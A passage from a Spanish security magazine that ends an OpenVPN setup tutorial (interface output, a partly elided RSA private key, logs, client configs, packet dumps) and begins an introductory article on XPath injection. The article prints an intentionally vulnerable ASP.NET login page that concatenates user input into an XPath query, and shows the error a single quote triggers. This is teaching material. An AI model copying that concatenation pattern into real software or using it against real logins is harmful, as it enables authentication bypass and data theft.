          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7112 errors:0 dropped:0 overruns:0 frame:0
          TX packets:741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:740329 (722.9 KiB)  TX bytes:112854 (110.2 KiB)
          Interrupt:169 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:107 errors:0 dropped:0 overruns:0 frame:0
          TX packets:107 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33137 (32.3 KiB)  TX bytes:33137 (32.3 KiB)

tap0      Link encap:Ethernet  HWaddr 4A:95:72:EA:70:1C
          inet addr:192.192.192.10  Bcast:192.192.192.255  Mask:255.255.255.0
          inet6 addr: fe80::4895:72ff:feea:701c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:474 errors:0 dropped:0 overruns:0 frame:0
          TX packets:475 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:46054 (44.9 KiB)  TX bytes:46038 (44.9 KiB)
```

Figura 9. *Pantalla de las placas de red, donde se ve la placa fisica eth0, la placa virtual TAP0 y los IPs*

La clave generada (client2.key) contiene algo como:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC2g
M6BGB/iLKpZAac
Ye31ew/iux
A78bj6AHcq
VXDD9MLFxaZzX
zHfVBn0pr08CpgrhIbyD
RQ/N4W7KJseXPi
Zu00x6cMTnfaLH5/5Zz
L2XO/pMtAsY
mFxNNBbrTH3DnY68p
VI0usmBqFtj
MdevdM85/5IfV26XEgr
E32ASjBqHTQIDAQAB
................................
BrTaC8IEcnfruWgLQc8CQ
QDRYmaC8H
8aMe3ys070BW3JIbmD/fDp
3wfknObZWXc+
M2ZoDNiY6ZiiTiDNhE
QuQvRUonv
FNWeUill4hQtA/XH1
-----END RSA PRIVATE KEY-----
```

Clave DH para el server:

```
C:\> BUILD-DH
C:\Archivos de programa
\OpenVPN\easy-rsa>build-dh
Loading 'screen' into
random state - done
Generating DH parameters,
 1024 bit long safe prime, generator 2
```

```
xterm
Thu May 25 12:37:13 2006 us=814633   cf_per = 0
Thu May 25 12:37:13 2006 us=814633   max_clients = 1024
Thu May 25 12:37:13 2006 us=814946   max_routes_per_client = 256
Thu May 25 12:37:13 2006 us=815266   client_cert_not_required = DISABLED
Thu May 25 12:37:13 2006 us=815479   username_as_common_name = DISABLED
Thu May 25 12:37:13 2006 us=815583   auth_user_pass_verify_script = '[UNDEF]'
Thu May 25 12:37:13 2006 us=815658   auth_user_pass_verify_script_via_file = DISABLED
Thu May 25 12:37:13 2006 us=815727   client = ENABLED
Thu May 25 12:37:13 2006 us=815809   pull = ENABLED
Thu May 25 12:37:13 2006 us=815967   auth_user_pass_file = '[UNDEF]'
Thu May 25 12:37:13 2006 us=816056 OpenVPN 2.0.6 i386-portbld-freebsd6.1 [SSL] [LZO] built on May 24 2006
Thu May 25 12:37:13 2006 us=819840 IMPORTANT: OpenVPN's default port number is now 1194, based on an official port number assignment by IANA.  OpenVP
N 2.0-beta16 and earlier used 5000 as the default port.
Thu May 25 12:37:13 2006 us=819840 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for m
ore info.
Thu May 25 12:37:13 2006 us=911523 Control Channel Authentication: using 'Key1' as a OpenVPN static key file
Thu May 25 12:37:13 2006 us=912275 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:37:13 2006 us=912909 Incoming Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:37:13 2006 us=913164 LZO compression initialized
Thu May 25 12:37:13 2006 us=924056 Control Channel MTU parms [ L:1574 D:166 EF:66 EB:0 ET:0 EL:0 ]
Thu May 25 12:37:13 2006 us=925636 Data Channel MTU parms [ L:1574 D:1450 EF:42 EB:135 ET:32 EL:0 AF:3/1 ]
Thu May 25 12:37:13 2006 us=926448 Local Options String: 'V4,dev-type tap,link-mtu 1574,tun-mtu 1532,proto UDPv4,comp-lzo,keydir 1,cipher BF-CBC,auth
 SHA1,keysize 128,tls-auth,key-method 2,tls-client'
Thu May 25 12:37:13 2006 us=926592 Expected Remote Options String: 'V4,dev-type tap,link-mtu 1574,tun-mtu 1532,proto UDPv4,comp-lzo,keydir 0,cipher B
F-CBC,auth SHA1,keysize 128,tls-auth,key-method 2,tls-server'
Thu May 25 12:37:13 2006 us=927091 Local Options hash (VER=V4): '13a273ba'
Thu May 25 12:37:13 2006 us=927399 Expected Remote Options hash (VER=V4): '360696c5'
Thu May 25 12:37:13 2006 us=928443 Socket Buffers: R=[42080->65536] S=[9216->65536]
Thu May 25 12:37:13 2006 us=928911 UDPv4 link local: [undef]
Thu May 25 12:37:13 2006 us=929092 UDPv4 link remote: 10.5.4.126:1194
Thu May 25 12:37:13 2006 us=949520 TLS: Initial packet from 10.5.4.126:1194, sid=db2a4412 721d1291
Thu May 25 12:37:14 2006 us=134101 VERIFY OK: depth=1, /C=SP/ST=MA/L=Madrid/O=Testing/CN=server1/emailAddress=
Thu May 25 12:37:14 2006 us=137146 VERIFY OK: depth=0, /C=SP/ST=MA/O=Testing/CN=server1/emailAddress=
Thu May 25 12:37:14 2006 us=415295 Data Channel Encrypt: Cipher 'BF-CBC' initialized with 128 bit key
Thu May 25 12:37:14 2006 us=418038 Data Channel Encrypt: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:37:14 2006 us=420140 Data Channel Decrypt: Cipher 'BF-CBC' initialized with 128 bit key
Thu May 25 12:37:14 2006 us=420215 Data Channel Decrypt: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:37:14 2006 us=422825 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-SHA, 2048 bit RSA
Thu May 25 12:37:14 2006 us=423167 [server1] Peer Connection Initiated with 10.5.4.126:1194
Thu May 25 12:37:15 2006 us=565835 SENT CONTROL [server1]: 'PUSH_REQUEST' (status=1)
Thu May 25 12:37:15 2006 us=573021 PUSH: Received control message: 'PUSH_REPLY,ping 10,ping-restart 120,ifconfig 192.192.192.11 255.255.255.0'
Thu May 25 12:37:15 2006 us=575247 OPTIONS IMPORT: timers and/or timeouts modified
Thu May 25 12:37:15 2006 us=579049 OPTIONS IMPORT: --ifconfig/up options modified
Thu May 25 12:37:15 2006 us=582822 TUN/TAP device /dev/tap0 opened
Thu May 25 12:37:15 2006 us=584300 /sbin/ifconfig tap0 192.192.192.11 netmask 255.255.255.0 mtu 1500 up
Thu May 25 12:37:15 2006 us=749472 Initialization Sequence Completed
```

Figura 10. *Pantalla LOG del arranque del cliente LINUX*

```
xterm
fbsd61# ping 192.192.192.1
PING 192.192.192.1 (192.192.192.1): 56 data bytes
64 bytes from 192.192.192.1: icmp_seq=0 ttl=128 time=7.178 ms
64 bytes from 192.192.192.1: icmp_seq=1 ttl=128 time=2.474 ms
64 bytes from 192.192.192.1: icmp_seq=2 ttl=128 time=1.983 ms
64 bytes from 192.192.192.1: icmp_seq=3 ttl=128 time=3.056 ms
```

Figura 11. *Ping desde Linux al servidor Windows usando encripción*

```
This is going to take a long time
................
....+......+........
........+......+.......
.....+..... ....++*++*++*
```

Los archivos generados los copiamos a un pendrive (disco PGP) lo necesitaremos al configurar los clientes. Si los clientes son remotos, se pueden enviar a cada uno las claves que necesitarán por algún método seguro. Cada cliente utilizará un juego de claves diferente.

Paso 3. Configurar servidor

Copiar la carpeta:

```
C:\Archivos de programa
\OpenVPN\easy-rsa\keys
```

A la carpeta:

```
C:\Archivos de programa
\OpenVPN\bin
```

La carpeta:

```
C:\Archivos de programa
\OpenVPN\easy-rsa\keys
```

Se debe pasar a un medio externo y asegurarla. Luego eliminarla del servidor. Se debe crear una cuenta para lanzar el servicio OVPN en el servidor, que tenga permisos en la carpeta:

```
C:\Archivos de programa
\OpenVPN\
```

Luego asegurar esa cuenta. En la carpeta:

```
C:\Archivos de programa
\OpenVPN\bin
```

Creo un fichero llamado *SERVER.BAT*. Agrego el contenido tal como vemos en el Listado 1.

Para nuestra prueba ejecutaremos cada nodo en modo interactivo, luego se pueden transformar en servicios o demonios. En nuestra prueba, hemos renombrado la placa en Windows XP a *"VPN"* para simplificar su nombre en los scripts.

Listado 2. *Paquete sin encriptación*

```
(se puede ver !"#$%&'()*+,- ./01234567, como texto plano)
0000  00 ff 92 2b 6c 52 00 bd  4e d2 0e 00 08 00 45 00   ...+lR.. N.....E.
0010  00 54 06 61 00 00 40 01  72 ba c0 c0 c0 0b c0 c0   .T.a..@. r.......
0020  c0 01 08 00 fc 5f 6f 0b  00 00 44 80 13 80 00 07   ....._o. ..D.....
0030  49 8a 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   I....... ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                               67
```

Listado 3. *Paquete ya encriptado*

```
0000  00 13 21 00 0d 2c 00 0c  29 ea 33 9a 08 00 45 00   ..!..,.. ).3...E.
0010  00 a1 06 76 00 00 40 11  56 cf 0a 05 04 80 0a 05   ...v..@. V.......
0020  04 7e f9 4a 04 aa 00 8d  6f 36 34 65 8e 49 5e 3a   .~.J.... o64e.I^:
0030  31 0e 8b b7 fc 75 87 b2  a9 86 d5 9a c4 9d 26 e5   1....u.. ......&.
0040  a8 c6 47 4b 5b 5a 98 ac  47 0c ce fe 91 c5 fa 57   ..GK[Z.. G......W
0050  ef 01 e6 f2 d6 e8 7f c8  1c f5 18 3a d7 94 f2 cf   ........ ...:....
0060  78 2e 8e 55 7e f5 88 ac  3d 58 55 8b ff a9 c8 b6   x..U~... =XU.....
0070  e7 0d ed 85 cd 63 fd e0  24 aa 2e ee 8d 4e 48 cd   .....c.. $....NH.
0080  16 b5 2b 14 42 44 7b b5  57 a8 c6 da 22 c7 dd 0b   ..+.BD{. W..."...
0090  ce 7b 85 6f 72 33 e8 07  e8 47 f4 50 18 b8 3f 8c   .{.or3.. .G.P..?.
00a0  5f ac 5e d4 f0 f6 90 04  73 09 24 7d dd 92 0d      _.^..... s.$}...
```

Listado 4. *Paquete Replay encriptado*

```
0000  00 0c 29 ea 33 9a 00 13  21 00 0d 2c 08 00 45 00   ..).3... !..,..E.
0010  00 a1 6e 9f 00 00 80 11  ae a5 0a 05 04 7e 0a 05   ..n..... .....~..
0020  04 80 04 aa f9 4a 00 8d  39 72 34 d1 c8 48 b9 47   .....J.. 9r4..H.G
0030  1c d7 74 d1 67 ee 86 82  35 5e d5 6b 1e ba 02 e3   ..t.g... 5^.k....
0040  59 e1 b8 7b 01 dc 6b 79  de 49 68 37 a8 3d 98 46   Y..{..ky .Ih7.=.F
0050  3c 34 fe 32 d0 f7 c2 e6  5e f6 14 6b 6a ff 8e 8f   <4.2.... ^..kj...
0060  e3 87 13 99 3a 37 3d 5f  dc bb c5 07 b5 58 ff d7   ....:7=_ .....X..
0070  1e df d5 d4 8c 95 96 83  ae 83 8d b4 9f ab 09 01   ........ ........
0080  94 b7 48 2f ee 5a 1d 79  20 71 c8 bf 87 8f 5f 1a   ..H/.Z.y  q...._.
0090  d6 9f d2 c4 5a 3f 4d 59  18 c7 14 d0 d1 18 47 78   ....Z?MY ......Gx
00a0  38 b8 d0 0b 45 7d 7d 08  b9 9e 68 4c 4f 46 b7      8...E}}. ..hLOF.
```

Paso 4. Configurar clientes

Cliente LINUX: en */etc/openvpn* creo un fichero llamado *cliente1.sh* que contiene:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
Openvpn Cliente1.ovpn
```

El fichero cliente1.ovpn contiene:

- Client
- Dev tap0
- Proto udp
- # ip server puerto server
- Remote 10.5.4.126 1194
- Resolv-retry infinit
- Nobind
- # user y group para asegurar el producto






Figura 12. *Ping entre placas VPN, TTLs, y tiempos*

- User poco
- Group poco
- Persist-key
- Persist-tun
- Ca ca.crt
- # ficheros con claves
- Cert client1.crt
- Key client1.key
- Tls-auth key1 1
- Comp-lzo
- # nivel de info que enviará a pantalla
- Verb 4

Asigno permisos a ese fichero:

```
Chmod 700 cliente1.sh
```

Copiar del PenDrive a */etc/openvpn:* CA.CRT, CLIENT1.CRT, CLIENT1.KEY, KEY1

Cliente UNIX: en la carpeta *Cd/user/local/etc/openvpn* creo un fichero llamado *vi cliente2.sh* que contiene:

```
# kldload bridge
# kldload if_tap
# openvpn -config cliente2.ovpn
```

El fichero cliente2.ovpn contiene:

- Client
- Dev tap0
- Proto udp
- # ip server puerto server
- Remote 10.5.4.126 1194
- Resolv-retry infinit
- Nobind
- # user y group para asegurar el producto
- User poco
- Group poco
- Persist-key
- Persist-tun
- # ficheros con claves
- Ca ca.crt
- Cert client2.crt
- Key client2.key
- Tls-auth key1 1
- Comp-lzo
- # nivel de info que enviará a pantalla
- Verb 4

Asigno permisos a ese fichero:

```
Chmod 700 cliente2.sh
```

Copiar del PenDrive a */usr/local/etc/openvpn:* CA.CRT, CLIENT2.CRT, CLIENT2.KEY, KEY1

Paso 5

UP & Running

Servidor Windows

Doble Clic al batch *Server.bat* (abre una ventana de monitorización, en caso de ser servicio solo guardará info en un fichero de logs). Ver Figura 7.

Cliente Linux

Ver Figura 8 y 9.

```
# Cliente1.sh
```

Cliente Unix

Ver Figuras 10.

```
# cliente2.sh
```

Verificación del funcionamiento: activar un sniffer (por ejemplo ethereal) y capturar tráfico entre los nodos. En el server Windows:

- ping 192.192.192.1 -t
- ping 192.192.192.10 –t
- ping 192.192.192.11 –t

Desde los nodos:

- ping 192.192.192.1
- ping 192.192.192.10
- ping 192.192.192.11

Ver Figuras 11 y 12. Ver el fichero OpenVpn.log (win) donde mostrará

información del arranque de la parte servidor. Se puede leer:

```
.........
Thu Jun 01 15:16:28 2006 us=
105511
Diffie-Hellman initialized
with 2048 bit key
.........
Thu Jun 01 15:16:38 2006 us=
119418
Initialization Sequence Completed
```

Desde un cliente, entrar a un navegador :

```
http://192.192.192.1
```

(suponiendo que hay un web server en el servidor central)

Ver los paquetes capturados y el contenido. Paquete ping sin encriptar se encuentra en el Listado 2. El mismo paquete ya encriptado podemos ver en el Listado 3. Un paquete Reply tambien encriptado se encuentra en el Listado 4.

Se puede cambiar la longitud de las claves. El el caso de road warriors, accediendo a aun servidor con IP Fija, se debe cambiar la configuración de clientes.ovpn, Indicando el nombre del servidor. Donde dice:

```
Remote 10.5.4.126 1194
```

Poner:

```
Remote server.empresa.gov 1194
```

(verificar que ese nombre sea resuelto). Paquete ARP Broadcast, para buscar que MAC es 192.192.192.11:

```
0000  ff ff ff ff ff ff 00 ff  92 2b
6c 52 08 06 00 01    ........ .+lR....
0010  08 00 06 04 00 01 00 ff  92
2b 6c 52 c0 c0 c0 01    ........ .+lR....
0020  00 00 00 00 00 00 c0 c0
  c0 0b                     ........ ..
```

Paquete ARP Informando MAC del 192.192.192.11:

```
0000  ff ff ff ff ff ff 00 ff  92 2b
6c 52 08 06 00 01    ........ .+lR....
0010  08 00 06 04 00 01 00 ff
92 2b 6c 52 c0 c0 c0 01    ........ .+lR....
0020  00 00 00 00 00 00 c0 c0
  c0 0b                     ........ ..
```

Opciones

Se puede cambiar el puerto 1194 por otro diferente. (ej: 11194) para intentar ocultar un poco el servicio. (Personalmente, prefiero que el servidor OpenVPN sea un Freebsd).

Hay que recordar el ajustar los filtros de nuestros firewalls. Si la conexión de corta por algun motivo, OpenVpn reintenta y vuelve a establecerla. Hacer copias de las claves, resguardarlas y de ser posible la carpeta de KEYS que sea READ/ONLY. En los tres sistemas operativos, no tuve que instalar ningun driver de placa, ninguna placa virtual.

Como se usa una clave para cada nodo, el tra´fico para uno solo puede ser visto por ese, cualquier otro nodo, aunque sea válido y cliente del mismo server, no puede decodificar el paquete. Aunque la instalación del producto instala una placa virtual (windows), se pueden generar otras. A partir de aquí, a jugar un poco con esas comunicaciones. ●

En la Red

- *www.openvpn.net* -Sitio oficial
- *http://openvpn.net/security.html* - Security Tips
- *http://www.ethereal.com/* - Ethereal Pagina oficial
- *www.debian.org* - Linux
- *www.freebsd.org* - Unix
- *www.microsoft.com* - Windows

Sobre el Autor

Gosub (anonymous) Argentino, Italiano y Español. Informático de profesión, en 1983 y con 16 años comenzó su vida digital con una TI99/4 a. Estudió Técnico Informático, Ingeniería en Sistemas y un Master en Sistemas Informáticos (at&t – USA). Trabaja para Gobiernos, Multinacionales y Grandes empresas. Se desempeña en Tecnología desde 1993 hasta la fecha, oficialmente fue programador, analista, Leader de Proyectos y DBA (Db2, SQL y Oracle simultáneamente) los últimos 12 años. Extra-oficialmente, investigador, usuario de Linux y FreeBsd, trabaja para prensa y Consultoría en Servidores y Seguridad. Desde el 2003 vive en España pero es más fácil encontrarlo en internet.
Contacto con el autor: *hakin9@hakin9.org*

Tips

- UNIX TIP:

Si queremos que funcione como servicio, podemos copiar el cliente2.ovpn como openvpn.conf (*/usr/local/etc/openvpn*)

- LINUX TIP


Si queremos que funcione como servicio, podemos copiar el cliente1.ovpn como /etc/openvpn/openvpn.conf

- WINDOWS TIP

Al instalar podemos indicar que queremos que sea un servicio y luego ponerlo el AUTOMATIC.

- TIP EN PRUEBAS

Mientras realizamos las pruebas, se pueden lanzar a mano los batchs, con el modo VERB 4 hay abundante información, luego con VERB 1 es suficiente.



Introducción a las técnicas de Xpath Injection

Jaime Blasco 

Grado de dificultad



Un ataque de tipo Xpath Injection consiste en la manipulación de las consultas xpath para extraer información de las bases de datos XML. Esta es una técnica relativamente nueva que tiene algunas similutes con los ataques Sql injection como veremos a continuación.

Antes de empezar a explicar todo lo relacionado con este tipo de ataque, vamos a explicar toda la base teórica que nos ayudará a comprenderlo mejor. Estas bases de las que hablo son principalmente el estándar XML y el lenguaje XPATH.

Xml son las siglas de Extensible Markup Language (Lenguaje extensible de marcado), fue desarrollado por el World Wide Web Consortium.

Este estándar se utiliza para describir datos llamados documentos XML. Para entender como funciona Xml lo mejor es ver un ejemplo:

```
<?xml version="1.0"?>
<persona>
  <nombre>Jaime</nombre>
  <apellido>Blasco</apellido>
  <dni private="si">12345678w</dni>
  <empresa>Eazel S.L</empresa>
</persona>
```

Como podemos ver en el ejemplo:

- la primera línea define la versión de Xml, podemos observar que estamos utilizando la 1.0,
- en la segunda línea describimos un elemento raíz persona,
- las cuatro líneas siguientes describen cuatro elementos hijo de la raíz (nombre, apellido, dni, empresa) y el elemento hijo dni posee un atributo private,
- en la última línea definimos el final del elemento raíz.

Como hemos visto, XML es un lenguaje muy sencillo e intuitivo que nos permite describir datos de forma rápida y sencilla.

En este artículo aprenderás...

- Cómo funciona XML y XPATH
- Cómo utilizar técnicas de Xpath injection para saltarse protecciones en las aplicaciones y conseguir información de las bases de datos XML.

Lo que deberías saber...

- Conocimientos básicos de C# (si sabes Java no te costará nada entender el código).
- Conocimientos del protocolo HTTP.

Listado 1. *Documento XML de cuentas de usuario*

```
<?xml version="1.0" encoding=
"ISO-8859-1"?>
<datos>
  <user>
  <name>jaime</name>
  <password>1234</password>
  <account>cuenta_administrador
</account>
  </user>
  <user>
  <name>pedro</name>
  <password>12345
</password>
  <account>cuenta_pedro
</account>
  </user>
  <user>
  <name>invitado</name>
  <password>anonymous1234
</password>
  <account>cuenta_invitado
</account>
  </user>
</datos>
```

Ahora que ya hemos aprendido como funciona XML necesitamos algún tipo tipo de mecanismo que nos permita utilizar estos datos, aquí es donde entra en juego el lenguaje Xpath.

El lenguaje Xpath

Xpath son las siglas de XML Path Language, gracias a Xpath podremos seleccionar informaciñon dentro de un documento XML haciendo referencia a cualquier tipo de datos contenidos en el mismo (texto, elementos, atributos, ..).

Xpath puede utilizarse directamente desde una aplicación; por ejemplo Microsoft .NET o Macromedia ColdFusion tienen soporte nativo para este propósito.

La manera que utiliza Xpath para seleccionar partes de un documento XML es en una representación en forma de *árbol de nodos* que es generada por un parser. En un árbol existen diferentes tipos de nodos como son:

- raíz,
- elemento,
- atributo,
- texto,
- comentarios,
- instrucción de procesamiento.

Uno de los pilares básicos del lenguaje Xpath son las expresiones, que vienen a ser como las instrucciones del lenguaje.

En las expresiones se incluyen operaciones; una de las más importantes son los location path. Un ejemplo encillo sería:

```
/persona/nombre
```

que hace referencia a todos los elementos nombre que cuelgan de cualquier elemento persona que cuelga del nodo raíz.

Las expresiones en Xpath nos devuelven una lista con referencias a los elementos, dicha lista puede estar vacía o contener uno o más nodos.

Otro de los mecanismos utilizados por Xpath son los predicados que nos permiten seleccionar un nodo con unas características específicas:

```
/persona/dni[@private="si"]
```

Esto sirve para seleccionar todos los elementos hijo de dni cuyo atributo private sea igual a *si*.

También cabe destacar los operadores condicionales:

- El operador and se utiliza encerrando entre paréntesis los distintos predicados lógicos,
- la operación or se representa por la barra vertical |,
- la operación negación se reserva a la palabra not.

Como veis estamos describiendo una parte de la sintaxis de Xpath que nos ayudará a comprender los ejemplos de inyección contra aplicaciones que veremos más adelante.

Para ir familiarizándonos con el programa que analizaremos luego, usaremos el mismo fichero xml que utiliza la aplicación como ejemplo (ver Listado 1).

Continuemos con mas pinceladas sobre el lenguaje Xpath; podemos utilizar una doble barra // (descendant) para seleccionar todos los nodos que desciendan del conjunto de nodos contexto:

```
//user/name
```

Que seleccionará todos los names de los users.




Figura 1. *Pantalla de Login*



Listado 2a. *Aplicación index.aspx*

```
<%@ Page Language="C#" %>
<html>
<head>
 <script runat="server">
  void Button1_OnClick
(object Source, EventArgs e)
  {
  System.Xml.XmlDocument XmlDoc =
 new System.Xml.XmlDocument();
  XmlDoc.Load("datos.xml");
  System.Xml.XPath.XPathNavigator nav =
 XmlDoc.CreateNavigator();
  System.Xml.XPath.XPathExpression expr =
 nav.Compile("string(//user[name/text()=
'"+TextBox1.Text+"' and
password/text()='"+TextBox2.Text+"']
/account/text())");
   String account=Convert.ToString
(nav.Evaluate(expr));
   if (Check1.Checked) {
   cadena.Text = expr.Expression;
   } else {
  cadena.Text = "";
   }
  if (account=="") {
  Label1.Text = "
Access Denied";
  } else {
  Label1.Text = "Acces Granted\n" +
"Has entrado en la cuenta: "
 + account;
   }
  }
  </script>
</head>
<body>
<body BGCOLOR="#3d5c7a">
<br clear="all">
  <font color="white"><center>
<h3>Acceso al sistema:</h3></center>
  <center><form id="
ServerForm" runat="server">
  <p>
   Usuario:
   <p>
  <asp:TextBox id=
"TextBox1" runat
"server">
  </asp:TextBox>
  <p>
  Password:
  </p>
  <asp:TextBox id=
"TextBox2" runat="server">
  </asp:TextBox>
   <p>
  <button id=Button1 runat=
"server" OnServerClick=
"Button1_OnClick">
   Entrar
  </button>
  <br>
  <br>
```

Otra de las herramientas con que cuenta Xpath es `node()` que se utiliza para seleccionar todos los nodos de todos los tipos:

```
//user/node() o //user/child::node()
```

Que seleccionaría todos los nodos descendientes de user de cualquier tipo (en nuestro caso tenemos tres en cada user de tipo `text()`).

Podemos también referirnos al tipo de nodo y así tenemos:

- `text()`: Nodos de tipo texto,
- `comment()`: Nodos de tipo comentario,
- `processinginstruction()`: Nodo de tipo instrucción de proceso.

La última parte sintáctica que describiremos son predicados con funciones de cardinalidad:

```
//user[position()=n]/name
```

Seleccionará el nodo name del usuario *n*. U otro ejemplo sería:

```
//user[position()=1]/
child::node()[position()=2]
```

que seleccionaría el segundo nodo (en este caso password) del primer user.

Para acabar vamos a describir tres funciones que usaremos a lo largo de la prueba de concepto:

- count(expression): Cuenta el número de nodos según la expresión que le demos:

  ```
  count(//user/child::node())
  ```

  Contará el número de nodos de todos los users (en este caso serían nueve).
- stringlength(string): Nos devuelve el tamaño de la string que le especifiquemos:

  ```
  stringlength(//user[position()=1]/
  child::node()[position()=1])
  ```

  Nos devolverá el tamaño de la string presente en el primer nodo del primer usuario ("jaime" que será cinco).
- substring(string, number, number): Nos devuelve la subcadena del





Listado 2b. *Aplicación index.aspx*

```
    <asp:CheckBox id=
Check1 runat="server" Text=
"XPath Debug" />
    <font color =
"red"><h2><asp:Label id=
"Label1" runat="server">
    </asp:Label></h2></font>
    <span id=Span1 runat="server" />
      </form></center></font>
      <br clear="all">
     <br>
     <br>
     <br>
    <font color="#11ef3b">
<asp:Label id="cadena" runat="server">
    </asp:Label></font>
</body>
</html>
```

primer elemento empezando por la posición indicada en el segundo argumento con el tamaño especificado en el tercer argumento:

```
((//user[position()=1]/child::
node()[position()=1),2,1)
```

Con esto obtendremos la segunda letra del primer nodo (name) del primer user. Sería “a”.

Ejemplo práctico de una aplicación vulnerable

A continuación pasaremos a trabajar con una aplicación vulnerable a Xpath injection especialmente creada para el caso de la forma más didáctica posible.

Antes de empezar quiero comentar que los ejemplos que usaremos a lo largo del artículo han sido programados con el lenguaje C# en la plataforma Mono que nos permite utilizar aplicaciones .NET y es sofware libre y multiplataforma (Linux, Windows, Mac OS).

Para la programación se ha utilizado monodevelop y para su ejecución el servidor XSP que es un servidor web ligero que soporta *asp.net*.

Primera toma de contacto

La aplicación que utilizaremos es la que veis en el Listado 2.

Al conectarnos con el navegador al servidor xsp nos aparecerá la página que vemos en la Figura 1.

Como vemos es una simple aplicación que simula el acceso a algún tipo de contenido restringido sólo a usuarios autorizados. Ahora vamos a pensar como podríamos provocar que la aplicación se comportase de una forma diferente a la habitual, tenemos dos entradas (textbox), normalmente los strings de usuarios y passwords serán alfanuméricos y posiblemente con algún carácter especial, pero por ejemplo que pasaría si pasasemos como usuario una comilla simple (ver Figura 2). Como podemos observar en esta línea:

```
System.Xml.XPath.XPathException:
Error during parse of
string(//user[name/text()=
''' and password/text()='']
/account/text()) --->
Mono.Xml.XPath.yyParser.
yyException: irrecoverable syntax error
```

